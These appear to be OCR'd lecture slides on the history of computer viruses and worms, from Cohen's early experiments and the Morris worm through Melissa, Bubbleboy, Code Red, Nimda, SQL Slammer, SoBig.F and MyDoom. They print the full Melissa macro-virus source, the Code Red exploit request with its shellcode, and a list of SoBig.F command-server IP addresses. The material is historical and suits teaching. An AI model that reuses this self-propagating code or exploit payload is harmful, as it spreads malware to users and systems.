History of Viruses & Worms

Viruses/worms

- Terminology:
  - Trojan horse
  - Virus: inspects environment and copies self to other programs
  - Worm: copies itself over computer networks

  Many programs are both viruses and worms. The line is blurred.
  - Time/logic bomb

  Combinations of Trojan horses, viruses/worm, and time/logic bomb are the most lethal.

History of viruses

- First virus
  - Len Adelman, November 3, 1983
  - Coined the term *computer virus*
  - Implanted in UNIX `vd` command
  - Displays file system structure graphically
  - Experiment repeated 5 times in a controlled environment
    - In each case, all systems rights granted in under an hour
  - Later tests repeated on VMS, VM/370 and Tops-20
    - Experiments were not allowed by administrators

Early Frustration

- Early designers of viruses
  - White-Hat scientists
  - Len Adelman, Fred Cohen, Tom Duff, Doug McIlroy
  - Encountered resistance for testing in the lab
  - Cohen developed a theory for studying viruses
  - McIlroy, 1989

"if you have a programmable computer with a file system inhabited by both programs and data, you can makeviruses. It doesn't matter what hardware or operating system you are using. Nobody can stop you."

  - Duff, 1989

"Virus-proofing UNIX systems is not in general possible. In particular it is hard to see how [my demonstration virus] could be guarded against without emasculating the UNIX system."

Fear of viruses

- Fred Cohen, 1987

"Once the results of the experiments were announced, administrators decided that no further computer security experiments would be permitted on their system. The ban included the planned addition of traces which could track potential viruses and password augmentation experiments which could potentially have improved security to a great extent. This apparent fear reaction is typical, rather than try to solve technical problems technically, inappropriate and inadequate policy solutions are often chosen."

More Cohen

"After several months of negotiation and administrative changes, it was decided that the experiments would not be permitted. The security officer at the facility was in constant opposition to security experiments, and would not even read any proposals. This is particularly interesting in light of the fact that it was offered to allow systems programmers and security officers to observe and oversee all aspects of all experiments. In addition, system administrators were unwilling to allow sanitized versions of log tapes to be used to perform offline analysis of potential threat of viruses, and were unwilling to have additional traces added to their systems by their programmers to help detect viral attacks. Although there is no apparent threat posed by these activities, and they require little time, money, and effort, administrators were unwilling to allow investigations."

Duff's virus

- Virus was 331 bytes long
- Embedded itself in executables 1024 byte system
  - Identified by magic number 413
  - If there was enough padding
- Patched binary exit point to point to virus
- Patched last instruction in virus to point to original starting point
- Virus spread like crazy, hard to contain
  - Backup tape restores kept reintroducing it
- Duff wrote a cure to disable virus, but leave it intact
  - Had the effect of rendering cured victim immune to reinfection

The Morris Worm

- Released on November 2, 1988
- Written by Robert T. Morris
- Invaded around 6,000 computers within hours (10% of the Internet at the time)
- Disabled many systems and services
- Morris had a friend post instructions for disabling the worm - but it was too late
- Damage estimates between $10,000 and $97 million (shows how hard it is to estimate)

How the worm worked

- Exploit hole in finger daemon that caused buffer overflow
- Exploit hole in Unix sendmail daemon
  - when running in debug mode, worm could give it commands to execute
  - sendmail ran the malicious code
- Worm used a dictionary of 432 words to crack passwords
  - accounts tested against words in a random order
- Worm copied itself to remote systems

Effect of worm

- Formation of CERT
- $10,000 fine, 3 year probation, and 400 hours of community service for Morris
- Heightened awareness of computer system vulnerabilities
- Something for security professionals to quote

Reason for worm's effectiveness

- Many sites running old version of fingerd
  - important to upgrade software
- Vulnerability of sendmail
  - large, buggy, networked program
  - homogeneous platform
- Poor user passwords
  - users pick guessable words
  - users pick their account name for password

A "nice" virus

- Happy99
  - personal experience (good job mom!)
  - modifies DLL file
  - attaches itself to all outgoing e-mail
  - keeps track of who it was sent to
  - keeps an original copy of DLL
  - built in recovery mechanism
  - does nothing else
  - "nice" demonstration virus
  - scared the heck out of a lot of people

Melissa virus

- On all news shows, newspapers, etc.
- Code is in the form of word macro
- Most impactful mobile code attack since Morris worm
- 107 lines of visual basic
- millions of $$$ of damage
- Virus didn't "do anything bad" except copy itself
- customized for version of word running
- If date = time, prints

Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here.

Melissa (cont.)

- First public appearance on alt.sex
- Many copycat viruses immediately appeared
- How Melissa works:
  - word macro virus implanted in MSWord file
    - word file contained a list of pornographic sites
  - MsWord file mailed with subject:
    - Important Message From xxx
  - Body:
    - Here is that document you asked for... don't show anyone else ;-)
    - and an attachment: list1

How Melissa works (cont.)

- When user opens document
  - warning about document containing macro
  - If user clicks okay, word launches, with the virus
- The virus then:
  - disables future checking for macro viruses (no prompt)
  - check to see if already infected (keyword Kwyjibo)
  - if not infected, then look in outlook address book
  - mail the infected document to the first 50 names
  - infect word template for new documents
    - this is a classic macro virus
    - all future word documents will be infected

```
Private Sub Document_Open()
 On Error Resume Next
 If System.PrivateProfileString("",
     "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
     "Level") <> "" Then
   CommandBars("Macro").Controls("Security...").Enabled = False
   System.PrivateProfileString("",
     "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
     "Level") = 1&
 Else
   CommandBars("Tools").Controls("Macro").Enabled = False
   Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1):
   Options.SaveNormalPrompt = (1 - 1)
 End If

Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("",
   "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <>
   "... by Kwyjibo" Then
 If UngaDasOutlook = "Inlook" Then
   DasMapName.Logon "profile", "password"
   For y = 1 To DasMapName.AddressLists.Count
     Set AddyBook = DasMapiName.AddressLists(y)
     Set BreakOffASlice = UngaDasOutlook.CreateItem(0)
     For oo = 1 To AddyBook.AddressEntries.Count
       Peep = AddyBook.AddressEntries(x)
       BreakOffASlice.Recipients.Add Peep
       x++
       If x < 50 Then oo = AddyBook.AddressEntries.Count
     Next oo
     BreakOffASlice.Subject = "Important Message From " &
       Application.UserName
```

```
BreakUmOffASlice.Body =
        "Here is that document you asked for ... don't show anyone else ;-)"
BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
      BreakUmOffASlice.Send
      Peep = ""
  Next y
 DasMapName.Logoff
 End If
 System.PrivateProfileString("",
    "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") =
    "... by Kwyjibo"
End If
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
 If ADCL > 0 Then _
  ADI1.CodeModule.DeleteLines 1, ADCL
  Set ToInfect = ADI1
  ADI1.Name = "Melissa"
  DoAD = True
 End If
 If NTI1.Name <> "Melissa" Then
  If NTCL > 0 Then _
   NTI1.CodeModule.DeleteLines 1, NTCL
   Set ToInfect = NTI1
   NTI1.Name = "Melissa"
   DoNT = True
  End If
```

```
    If DoNT <> True And DoAD <> True Then GoTo END
      If DoNT = True Then
       Do While ADI1.CodeModule.Lines(1, 1) = ""
        ADI1.CodeModule.DeleteLines 1
       Loop
       ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
       Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
        ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
        BGN = BGN + 1
       Loop
      End If
      If DoAD = True Then
       Do While NTI1.CodeModule.Lines(1, 1) = ""
        NTI1.CodeModule.DeleteLines 1
       Loop
       ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
       Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
        ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(END, 1)
         BGN = BGN + 1
       Loop
      End If
  CYA:
      If NTCL <> 0 And ADCL = 0 And
         (InStr(1, ActiveDocument.Name, "Document") = False) Then
        ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
      ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
        ActiveDocument.Saved = True
      End If
  'WORD/Melissa written by Kwyjibo
  'Works in both Word 2000 and Word 97
  'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
  'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!

  If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points,
     plus triple-word-score, plus fifty points for using all my letters.
     Game's over.  I'm outta here."
  End Sub
```

Why Melissa worked

- Many, many people using same mailer (outlook)
- Many, many people use MsWord in Windows
- Many, many people click okay to macro warning
- No separation between applications on Microsoft platforms
- Virus protection software only works against known viruses

It could have been A LOT worse!

Russian New Year Attack

- IE and version of Netscape up to 4.5 are vulnerable on Windows platforms
- A *general* vulnerability: successful attack can run arbitrary machine code
- Not known to have caused tremendous damage
- Potentially a huge threat
- Exploits embedded nature of Microsoft OS and applications


How attack works

- Web page is referenced such as:
  http://somewhere.com/dir/spreadsheet.xls
- This causes an excel file to be downloaded to the host.
- On some platforms, excel automatically launches wand opens this file.
- Excel contains a CALL function that can live within a cell
- CALL function allows launching of applications on the machine
- Application launched can be from code within other parts of the spreadsheet

Bubbleboy

- First e-mail virus not requiring attachments
- executes as soon as viewed or previewed in Outlook
- Reference to a Seinfeld episode
- Exploits a known bug in Outlook
- Uses pre-installed ActiveX controls
- Mellisa-like in that non-harmful, but could have been totally disastrous
- Foreshadowing...

The bubbleboy message



Bubbleboy

- When message is received, 2 files created:

C:\WINDOWS\STARTMENU\PROGRAMS\STARTUP\UPDATE.HTA
C:\WINDOWS\MENUINDICIO\PROGRAMS\INICIO\UPDATE.HTA

- Specify windows startup directory for English & Spanish versions
- At next startup, worm executes
  - Changes windows registry to owner bubbleboy and organization vandalay industries
  - uses an ActiveX feature to Open outlook
  - sends itself to all address in Address Book
  - sets a key in the registry so won't execute twice

Registry

Bubbleboy (cont.)


- Adds key to registry

HKEY_LOCAL_MACHINE\Software\OUTLOOK.BubbleBoy

with value

OUTLOOK.BubbleBoy 1.0 by Zulu

- Shows an error message



To avoid bubbleboy

- Install Microsoft patch
- update virus protection software
- disable active scripting
- use a non-microsoft mailer

- Bubbleboy is the killer transport mechanism. Could be used to install all types of stealth programs
  - monitor microphone, steal files, corrupt data, etc...

Mini.zip

- Hit 12/1/99
- worm is zipped up, when mailer unzips, it strikes
- looks at unread mail
- replies to unread mail automatically with Re: of subject and sends itself.
- Not blocked by commercial virus scanning software
- consequence of worm is to zero out file contents

Sircam

- July 17, 2001
- Nasty worm with huge confidentiality implications
- Randomized
- Time bomb
- Different behavior under different circumstances
- English and Spanish versions
- Spread via e-mail and shared network drives
- Since did not trigger right away, spread very widely before being detected.

Payload

- The worm appends a random document from the infected PC to itself and sends this new file via email to the world
- Deletes files: 1 in 20 chance of deleting all files and directories on C:
  - Only occurs on systems where the date is October 16 and which are using D/M/Y as the date format.
  - Occurs if executed over 8,000 times
  - Always occurs if attached file contains "FA2" not followed by "sc".
- 1 in 50 chance of filling all remaining space on the C: drive by adding text to the file c:\recycled\sircam.sys
- Changes registry entries

Code Red

- Also known as
  - W32/Bady, I-Worm.Bady, W32/Bady.worm
- Discovered on July 16, 2001
- Attacks Windows NT and 2000 machines running IIS 4.0 and 5.0 servers
- Exploits buffer overflow in Idq.dll
- Targets random IP addresses looking for vulnerabilities
  - Launches 99 threads

Code Red (cont.)

- Sends HTTP request to exploit vulnerability

```
GET/default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXX%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%
u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190
%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=
a
```

- Causes web page to display:

```
Welcome to http:// www.worm.com !
Hacked By Chinese!
```

Code Red Implications

- Causes web server logs to fill up
- Any web server receiving these Code Red Requests
  - Knows the IP address of the attacking (exploited) machine
  - Knows a buffer overflow vulnerability on that machine
  - Can launch more serious attacks against victim
- Code Red caused the removal of many useful features
  - E.g. ISPs turn off web server capabilities behind cable modems, and filter out HTTP requests

Code Red II

- Discovered August 4, 2001
- Exploits the same buffer overflow as Code Red
- Installs backdoor trojan on server
  - Allows remote execution of arbitrary commands
- Continues to infect other machines

- Example of how copycat worms have tended to have worse payloads
  - Initial one is usually for demonstration
  - Then someone writes a nasty one

Nimda

- `W32.Nimda.A@mm`, discovered Sept. 18, 2001
- Reverse spelling of admin
- Actions:
  - Mails itself out by e-mail
  - Searches for open network shares
  - Copies itself to IIS servers (exploit)
  - Infects local and remote files
  - creates open network shares on the infected computer
  - Creates guest account with admin privileges on machine
- Executes just by e-mail being previewed in Outlook (MIME exploit)

Nimda (cont)

- Sends itself as README.EXE, which may not be visible as an attachment
- Replaces system files
- Attempts to "unpatch" IIS servers, making them vulnerable all over again
- A computer can get infected simply by browsing a web page with the virus (readme.eml file)
- Mass mailing routine executes every 10 days
  - Worm has its own smtp server

SQL Slammer Worm: Why so potent

- At a glance:
  - Installed itself on vulnerable systems
    - Exploited buffer overflow in SQL/MSDE server software
  - Generated pseudorandom IP addresses
  - Sent worm code to those addresses
- Huge installed base of vulnerable code
  - MSDE software embedded in large number of other applications—130+ apps (e.g., Office XP, Visio)
- Many systems did not apply available patch
  - Patches very difficult to apply in production systems
  - Many admins unaware of embedded MSDE in their apps
- The Worm was built to probe the entire Internet
  - Addresses were generated more uniformly from entire address space than previous worms like Code Red
- The Worm was built for speed
  - cpu did little else but generate addresses and send worm payload
    - Saturated high-speed LANs which amplified its effects

Traffic Effects of the SQL.slammer worm

- Worm signature
  - UDP flows of size 404 bytes to port 1434
- Worm used UDP-based traffic
  - Majority of internet applications are TCP based (web, chat, news, peer-to-peer file sharing)
  - Unlike TCP, UDP packets can be sent without using many cycles, creating state or waiting for acks. UDP traffic can "squeeze" TCP traffic under heavy load:
- Worm diffused across public and private networks
  - Infection was anywhere the affected Microsoft software was running; did not discriminate by network
  - The worm only needed to breach one badly configured firewall to go on to infect an entire Intranet

SoBig.F

- Set to run when Windows is restarted
- Enumerates network drives using Windows API
  - bug in worm code prevented actual copying over net drives
- Downloads arbitrary files from net and executes
  - used to steal confidential info
  - used to set up SPAM relays
- When either of the following is true, attempts to self-update
  - According to UTC time, the day of the week must be Friday or Sunday.
  - According to UTC time, the time of day must be between 7 P.M. and 10 P.M.

Sobig.F

- Master servers
  - 12.232.104.221 12.158.102.205 24.33.66.38 24.197.143.132 24.206.75.137 24.202.91.43 24.210.182.156 61.38.187.59 63.250.82.87 65.92.80.218 65.92.186.145 65.95.193.138 65.93.81.59 65.177.240.194 66.131.207.81 67.9.241.67 67.73.21.6 68.38.159.161 68.50.208.96 218.147.164.29
- Worm listened on various UDP ports for commands
- Spoofed “From” field to random addresses found on the machine
- Sent mail to random addresses
  - recipient sees mail From someone who did not send it
  - creates all kinds of confusion

MyDoom.A

- Required clicking on attachment
- Fastest spreading worm ever at the time
- Highest number of infections
  - required clicking on attachment
- Installed backdoor for remote control
- Attacked SCO on February 1, 2004
  - shut it down
- Encrypted payload
  - very difficult to reverse engineer
- MyDoom.B attacked Microsoft